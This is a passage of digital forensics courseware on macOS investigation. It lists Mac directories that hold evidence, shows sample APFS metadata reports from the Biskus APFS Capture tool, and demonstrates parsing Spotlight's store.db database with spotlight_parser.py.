
Mac Directories


Listed below are the important directories on Mac systems which can serve as repositories of evidence during a forensic investigation:

File name	Location
Launch agent files	/Library/LaunchAgents/*, /System/Library/LaunchAgents/*
Launch daemon files	/Library/LaunchDaemons/*, /System/Library/LaunchDaemons/*
Startup item file	/Library/StartupItems/*, /System/Library/StartupItems/*
Mac OS X jobs	/usr/lib/cron/jobs/*
Cron tabs or scheduled jobs	/etc/crontab, /usr/lib/cron/tabs/*
Wireless networks	/Library/Preferences/SystemConfiguration/com.apple.airport.preferences.plist
User preference settings for applications and utilities	%%users.homedir%%/Library/Preferences/*
Attached iDevices	%%users.homedir%%/Library/Preferences/com.apple.iPod.plist
Social accounts	%%users.homedir%%/Library/Accounts/Accounts3.sqlite
Trash directory	%%users.homedir%%/.Trash/
Safari main folder	%%users.homedir%%/Library/Safari/*
Mozilla Firefox web browser	%%users.homedir%%/Library/Application Support/Firefox/*
Google Chrome web browser	%%users.homedir%%/Library/Application Support/Google/Chrome/*

Table 7.3: Important Mac Directories

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.






APFS Analysis: Biskus APFS Capture


Biskus APFS Capture tool is designed to retrieve information from APFS formatted disks. This tool identifies all the available partitions on the connected disks and image files. The report file generated by the tool in CSV format allows you to examine the metadata of every file/folder in the filesystem.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Where	Size	Partition Offset	Type	Info
mac.dd (Evidence:MAC I...	251 GB (490234752 * 512)		GPT	
Partition 1	210 MB (409600 * 512)	40	FAT	EFI System Partition
Partition 2	**247 GB (482012560 * 512)**	**409640**	**APFS**	**Macintosh HD**
Partition 3	**1 GB (1953128 * 512)**	**482422200**	**APFS**	
Partition 4	1 GB (1953128 * 512)	484375328	HFSj+	
Partition 5	**2 GB (3906263 * 512)**	**486328456**	**APFS**	

Figure 7.40: Available partitions on the Image File



	A
1	volname;"dir";"name";"type";"created";"modified";"changed";"accessed";"uid";"gid";"mode";"file_size";"rsrc_size";"symlink"
2	APFS;"";"private-dir";4;"2019-09-16 12:04:07";"2019-09-23 16:04:49";"2019-09-23 16:04:49";"2019-09-16 12:04:07";0;0;16804;"";"";""
3	APFS;"/";".DS_Store";8;"2019-09-16 12:06:15";"2019-09-22 19:29:15";"2019-09-22 19:29:15";"2019-09-23 16:04:51";502;80;33188;"12292";"";""
4	APFS;"/";"images";4;"2019-09-14 14:22:08";"2019-09-16 12:07:03";"2019-09-16 12:07:03";"2019-09-16 12:07:05";502;80;16877;"";"";""
5	APFS;"/";".fseventsd";4;"2019-09-16 12:04:08";"2019-09-23 16:04:50";"2019-09-23 16:04:50";"2019-09-23 16:04:50";0;80;16832;"";"";""
6	APFS;"/";"text";4;"2019-09-14 14:24:25";"2019-09-16 12:06:35";"2019-09-16 12:06:35";"2019-09-16 12:06:38";502;80;16877;"";"";""
7	APFS;"/.fseventsd";"00000000002f38fa";8;"2019-09-16 15:52:57";"2019-09-16 15:52:57";"2019-09-16 15:52:57";"2019-09-23 16:04:51";0;80;33152;"46";"";""
8	APFS;"/.fseventsd";"00000000003a0941";8;"2019-09-23 10:34:20";"2019-09-23 10:34:20";"2019-09-23 10:34:20";"2019-09-23 16:04:51";0;80;33152;"71";"";""
9	APFS;"/.fseventsd";"fseventsd-uuid";8;"2019-09-16 12:04:08";"2019-09-23 16:04:50";"2019-09-23 16:04:50";"2019-09-23 16:04:50";0;80;33152;"36";"";""
10	APFS;"/.fseventsd";"000000000035e3d8";8;"2019-09-21 18:16:32";"2019-09-21 18:16:32";"2019-09-21 18:16:32";"2019-09-23 16:04:51";0;80;33152;"81";"";""
11	APFS;"/.fseventsd";"00000000002d7072";8;"2019-09-16 12:12:22";"2019-09-16 12:12:22";"2019-09-16 12:12:22";"2019-09-23 16:04:51";0;80;33152;"70";"";""
12	APFS;"/.fseventsd";"000000000031d76f";8;"2019-09-17 11:07:29";"2019-09-17 11:07:29";"2019-09-17 11:07:29";"2019-09-23 16:04:51";0;80;33152;"88";"";""
13	APFS;"/.fseventsd";"000000000030edc7";8;"2019-09-16 18:26:07";"2019-09-16 18:26:07";"2019-09-16 18:26:07";"2019-09-23 16:04:51";0;80;33152;"46";"";""
14	APFS;"/.fseventsd";"00000000036442d";8;"2019-09-22 12:14:12";"2019-09-22 12:14:12";"2019-09-22 12:14:12";"2019-09-23 16:04:51";0;80;33152;"46";"";""
15	APFS;"/.fseventsd";"000000000038e709";8;"2019-09-23 10:05:45";"2019-09-23 10:05:45";"2019-09-23 10:05:45";"2019-09-23 16:04:51";0;80;33152;"71";"";""
16	APFS;"/.fseventsd";"0000000000370618";8;"2019-09-22 14:31:02";"2019-09-22 14:31:02";"2019-09-22 14:31:02";"2019-09-23 16:04:51";0;80;33152;"82";"";""
17	APFS;"/.fseventsd";"000000000032421ff";8;"2019-09-17 12:41:18";"2019-09-17 12:41:18";"2019-09-17 12:41:18";"2019-09-23 16:04:51";0;80;33152;"81";"";""
18	APFS;"/.fseventsd";"00000000003018aa";8;"2019-09-16 18:03:28";"2019-09-16 18:03:28";"2019-09-16 18:03:28";"2019-09-23 16:04:51";0;80;33152;"46";"";""
19	APFS;"/.fseventsd";"000000000038e237";8;"2019-09-23 10:05:12";"2019-09-23 10:05:12";"2019-09-23 10:05:12";"2019-09-23 16:04:51";0;80;33152;"71";"";""
20	APFS;"/.fseventsd";"00000000002f7132";8;"2019-09-16 18:01:43";"2019-09-16 18:01:43";"2019-09-16 18:01:43";"2019-09-23 16:04:51";0;80;33152;"46";"";""
21	APFS;"/.fseventsd";"00000000003465bc";8;"2019-09-18 19:43:07";"2019-09-18 19:43:07";"2019-09-18 19:43:07";"2019-09-23 16:04:51";0;80;33152;"81";"";""

mac.dd

Figure 7.41: Report on metadata extracted from file system using Biskus APFS Capture

The SQLite report file provides all APFS metadata in an organized manner as it is on the APFS directory. It also provides individual access to every named key, inode, xattr and extent record, including CNIDs and block numbers. This enables investigators to search for hardlinks, cloned file content, etc., and use this information to access every file on the disk.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 7.42: Viewing file system of mac.dd image using Biskus APFS Capture



	rowid	node_blocknum	volume_rowid	cnid	name	inode_cnid	added	type
	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter
1	1	1130	1	1	private-dir	3	2019-09-16 12:04:07	4
2	2	1130	1	1	root	2	2019-09-16 12:04:07	4
3	3	1130	1	2	Songs	111	2019-09-16 12:06:19	4
4	4	1130	1	2	.Spotlight-V100	16	2019-09-16 12:04:08	4
5	5	1130	1	2	.DS_Store	109	2019-09-16 12:06:15	8
6	6	1130	1	2	images	110	2019-09-16 12:06:19	4
7	7	1130	1	2	.Trashes	78	2019-09-16 12:04:09	4
8	8	1130	1	2	.fseventsd	20	2019-09-16 12:04:08	4
9	9	1130	1	2	store.db	58	2019-09-22 14:57:21	8
10	10	1130	1	2	text	112	2019-09-16 12:06:19	4
11	11	1130	1	16	VolumeConfigur...	21	2019-09-16 12:04:08	8
12	12	1130	1	16	Store-V1	18	2019-09-16 12:04:08	4
13	13	1130	1	16	Store-V2	17	2019-09-16 12:04:08	4
14	14	1130	1	17	439C0A53-541...	23	2019-09-16 12:04:08	4
15	15	1130	1	18	VolumeConfig.p...	19	2019-09-16 12:04:08	8
16	16	1130	1	20	000000000035...	250	2019-09-21 18:16:32	8
17	17	1130	1	20	00000000002f...	216	2019-09-16 15:52:57	8
18	18	1130	1	20	000000000030...	223	2019-09-16 18:03:28	8
19	19	1130	1	20	00000000003a...	366	2019-09-23 10:34:20	8
20	20	1130	1	20	fseventsd-uuid	22	2019-09-16 12:04:08	8
21	21	1130	1	20	000000000035...	249	2019-09-21 18:16:32	8

Figure 7.43: SQLite report file

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Parsing Metadata on Spotlight

01 **Spotlight** is a built-in indexing system on MacOS that creates indexes of all files/folders on the system and stores the metadata of every file/folder on the disk




02 On MacOS, Spotlight can be accessed by pressing **Command + Space bar** keys

03 The **store.db** database file is the Spotlight's central database repository. Each individual MacOS partition contains store.db file.

04 In digital forensic examination, the database information **parsed** from Spotlight retrieves details such as dates, last opened, and number of times an application or file is opened

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Parsing Metadata on Spotlight (Cont'd)

❑ **Parsing with Spotlight**

❖ Run spotlight_parser and point it to the database file, **.store.db** which is located in the **/.Spotlight-V100/Store-V2/<UUID>** folder


Syntax:

```
python spotlight_parser.py <path_to_database> <path_to_output_folder>
```

```
root@investigator-OptiPlex-390: /home/investigator/spotlight...
root@investigator-OptiPlex-390:/home/investigator/spotlight_parser# python spotl
ight_parser.py /home/investigator/CHFIv10/MAC\ Forensics/Spotlight\ Artifacts/st
ore.db /home/investigator/Spotlight\ Output/
INFO - Processing /home/investigator/CHFIv10/MAC Forensics/Spotlight Artifacts/s
tore.db
INFO - Creating output file /home/investigator/Spotlight Output/spotlight-store_
data.txt
DEBUG - Trying to decompress compressed block @ 0x19014
DEBUG - 0x14 - bv41
DEBUG - Trying to decompress compressed block @ 0x45014
DEBUG - Trying to decompress compressed block @ 0x65014
DEBUG - 0x14 - bv41
DEBUG - Trying to decompress compressed block @ 0x9F9014
DEBUG - Trying to decompress compressed block @ 0x5D014
DEBUG - 0x14 - bv41
DEBUG - Trying to decompress compressed block @ 0xA25014
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Parsing Metadata on Spotlight

Spotlight on MacOS allows users to search for files/folders by querying databases occupied with filesystem attributes, metadata, and indexed textual content. It creates an index of all files/folders on the system and stores the metadata of all files/folders on the disk. On MacOS, Spotlight can be accessed by pressing Command + Space bar keys.

The store.db database file in Spotlight's central repository is of great forensic value. This is because parsing that file provides investigator with details such as the MAC times, recently opened files, number of times an application or file is opened, and associated metadata.

The store.db is a hidden file located at /.Spotlight-V100/Store-V2/<UUID> folder. Each individual partition on the MAC system contains a store.db file specific to the partition. When the database file is parsed, it extracts artifacts specific to that partition.

Syntax:

```
python spotlight_parser.py <path_to_database> <path_to_output_folder>
```


Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


